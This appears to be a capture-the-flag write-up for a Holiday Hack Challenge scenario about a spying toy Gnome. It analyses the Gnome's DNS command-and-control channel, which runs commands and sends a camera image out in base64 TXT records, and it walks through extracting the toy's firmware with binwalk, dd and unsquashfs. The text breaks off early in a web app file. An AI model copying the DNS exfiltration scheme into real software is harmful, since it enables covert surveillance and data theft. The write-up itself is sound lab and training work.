
1) Which commands are sent across the Gnome's command-and-control channel?
See analysis above for more details. At a high level:

GIYH polls C2 DNS server at cmd.sg1.atnascorp.com - DNS server provided base64 commands in answers TXT record

a. NONE:
b. EXEC:iwconfig
c. EXEC:cat /tmp/iwlistscan.txt
d. FILE:/root/Pictures/snapshot_CURRENT.jpg

GIYH initiated commands in base64 encoded answers TXT records to C2 DNS server at reply.sg1.atnascorp.com

a. EXEC:START_STATE
b. EXEC:<data> - <data> is base64 line by line output (up to 252 bytes) from command executed
c. EXEC:STOP_STATE
d. FILE:START_STATE,NAME=/root/Pictures/snapshot_CURRENT.jpg
e. FILE:<data> - <data> is base64 line by line output slices (up to 252 bytes) of the jpg requested
f. FILE:STOP_STATE




2) What image appears in the photo the Gnome sent across the channel from the Dosis home?

The image itself appears to be Josh Dosis' bedroom at the time the GIYH was placed there. The candy cane striped legs of the Gnome shown hanging off the edge are also visible and a strong indication that this image did come from the Gnome. The label at the bottom of the image is: GnomeNET-NorthAmerica, which is the string I gave Josh Dosis in the Dosis Neighborhood which unlocked the next challenge.

The full image is shown on a previous page in the report.

Part 2) I'll be Gnome for Christmas: Firmware Analysis for Fun and Profit



Part 2: I'll be Gnome for Christmas: *Firmware Analysis for Fun and Profit*

"That photo in the packet stream kinda creeps me out, sis. I've got a bad feeling about this," said Josh. With their curiosity piqued, the children decided to perform open-Gnome surgery on their little interloper in an attempt to recover any hidden internal circuitry. After gingerly snipping delicate stitches and gently pulling aside stuffing and foam, the kids discovered a tiny video camera behind the eye, controlled by a circuit board embedded in the Lilliputian's body.

"I've heard of the Internet of Things, but this guy's part of the Internet of Toys!" Joshua exclaimed wide-eyed.

Jessica quickly realized the implications, and her shock was palpable. "This gizmo has been spying on us for days. Why, it's been all over our house!"

"The banner ads on the Internet do say that he'll keep an eye on us," Josh pointed out, "But I assumed that was some sort of whimsical Christmas fantasy…. Not, you know, for REAL."

Jessica tried to calm matters by thinking optimistically. "Maybe Santa Claus is behind all this. He's always been a pretty hi-tech operator. He knows when you are sleeping and he knows when you're awake… maybe the Gnome is his little helper?"

"Yeah, but a stealthy camera sending candid snapshots across the Internet, complete with a command and control channel? That doesn't sounds like Santa's MO," the strikingly savvy 6-year old responded. "Maybe it's a government plot to spy on us!"

Jessica scratched her head and pointed out the obvious, "Maybe Santa and the government are in cahoots! You know you can't spell S-A-N-T-A without an N, an S, and an A."

Josh responded, "#Truth."

As the kids pondered the increasingly mysterious Gnome, they just knew they had to analyze the software on the gadget. Now, while Josh was the family's wireless expert, it was Jessica who held the deep firmware hacking skills in the Dosis brood. "I'll use my handy Xeltek SuperPro 6100 that Dad got me for Christmas last year to dump the Gnome's NAND flash to a file," Jessica explained, "But we're gonna need some support going through that firmware."

Now, Dear Reader, please help Jessica unwrap the secrets of the Gnome's firmware by returning once again to the Dosis neighborhood. Find Jessica and she will provide you a copy of the Gnome's firmware. If you need a hint or two, seek out Jeff for advice about firmware analysis tools. Also in the Dosis neighborhood, Ed might have a trick or two up his sleeve for you.

Based on your analysis, please answer the following questions.


3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

Analysis / Solution Description:


After speaking with Jessica Dosis and obtaining the firmware bin file (https://www.holidayhackchallenge.com/2015/giyh-firmware-dump.bin), I did the following;

1. Executed "file" to confirm it's type:




```
root@kali:~/giyh/challenge2-firmware# file giyh-firmware-dump.bin
giyh-firmware-dump.bin: PEM certificate
root@kali:~/giyh/challenge2-firmware#
```

2. Use of binwalk to view/parse the bin file contents:




```
root@kali:~/giyh/challenge2-firmware# binwalk giyh-firmware-dump.bin

DECIMAL       HEX           DESCRIPTION
--------------------------------------------------------------------------------
0             0x0           PEM certificate
1809          0x711         ELF 32-bit LSB shared object, ARM, version 1 (SYSV)
132795        0x206BB       U-Boot boot loader reference
168803        0x29363       Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 17376149 bytes,  4866 inodes, blocksize: 131072 bytes, created: Tue Dec  8 13:47:32 2015

root@kali:~/giyh/challenge2-firmware# 
```

3. Used dd to extract the Squashfs partition starting at the offset provided by the above binwalk output:




```
root@kali:~/giyh/challenge2-firmware# dd if=giyh-firmware-dump.bin of=giyh-filesys.squash skip=168803 bs=1
17379937+0 records in
17379937+0 records out
17379937 bytes (17 MB) copied, 22.4071 s, 776 kB/s
root@kali:~/giyh/challenge2-firmware# 
```

4. Verified with binwalk that the new extracted partition is valid:




```
root@kali:~/giyh/challenge2-firmware# binwalk giyh-filesys.squash

DECIMAL       HEX           DESCRIPTION
--------------------------------------------------------------------------------
0             0x0           Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 17376149 bytes,  4866 inodes, blocksize: 131072 bytes, created: Tue Dec  8 13:47:32 2015

root@kali:~/giyh/challenge2-firmware#
```

5. Used a tool called FMK (Firmware-Mod-Kit) to extract the LZMA compressed Squashfs filesystem: https://firmware-mod-kit.googlecode.com/files/fmk_099.tar.gz




```
root@kali:~/giyh/challenge2-firmware# ./fmk/src/others/squashfs-4.0-lzma/unsquashfs-lzma giyh-filesys.squash
Parallel unsquashfs: Using 1 processor
3936 inodes (5763 blocks) to write

[===============================================================================================\] 5763/5763 100%
created 3899 files
created 930 directories
created 37 symlinks
created 0 devices
created 0 fifos
root@kali:~/giyh/challenge2-firmware#
```

6. This successfully extracted the filesystem used by the GIYH:




```
root@kali:~/giyh/challenge2-firmware/squashfs-root# ls -al
total 64
drwxrwxrwx 15  501 dialout 4096 Dec  8 13:47 .
drwxr-xr-x  5 root root    4096 Dec 26 20:37 ..
drwxr-xr-x  2 root root    4096 Nov 28 13:25 bin
drwxr-xr-x 13 root root    4096 Dec  1 20:27 etc
-rwxr-xr-x  1 root root      78 Nov 28 13:25 init
drwxr-xr-x  9 root root    4096 Nov 28 13:25 lib
drwxr-xr-x  2 root root    4096 Nov 28 13:25 mnt
drwxr-xr-x  3 root root    4096 Nov 28 13:25 opt
drwxr-xr-x  2 root root    4096 Nov 28 13:25 overlay
drwxrwxr-x  2 root root    4096 Nov 28 13:25 rom
drwxr-xr-x  2 root root    4096 Nov 28 13:25 root
drwxr-xr-x  2 root root    4096 Nov 28 13:25 sbin
drwxrwxr-x  9 root root    4096 Nov 28 13:25 tmp
drwxr-xr-x  6 root root    4096 Nov 28 13:25 usr
drwxr-xr-x  3 root root    4096 Nov 28 13:25 var
drwxr-xr-x  8 root root    4096 Nov 28 13:25 www
root@kali:~/giyh/challenge2-firmware/squashfs-root# 
```

7. Some basic reconnaissance of the filesystem:




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc# cat openwrt_release
DISTRIB_ID='OpenWrt'
DISTRIB_RELEASE='Bleeding Edge'
DISTRIB_REVISION='r47650'
DISTRIB_CODENAME='designated_driver'
DISTRIB_TARGET='realview/generic'
DISTRIB_DESCRIPTION='OpenWrt Designated Driver r47650'
DISTRIB_TAINTS=''
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc#
```

OS build details - OpenWrt "realview" Bleeding Edge r47650 release




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc/rc.d# cat S98nodejs
#!/bin/sh /etc/rc.common
# OWNER: STUART
#  STUART: Startup Node.js process after MongoDB starts
#  AUGGIE: Function verified, ready for production
START=98

PROG=/www/bin/www
PIDFILE=/var/run/www.pid

save_pid() {
        ps | grep $PROG | grep -v grep | awk '{print $1}' >$PIDFILE
}

start_service() {
        $PROG &
        save_pid
}

stop_service() {
        killall www
}
root@kali:~/giyh/challenge2-firmware/squashfs-root/etc/rc.d#
```

Node.js web server startup script




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/www# head -20 app.js
var express = require('express');
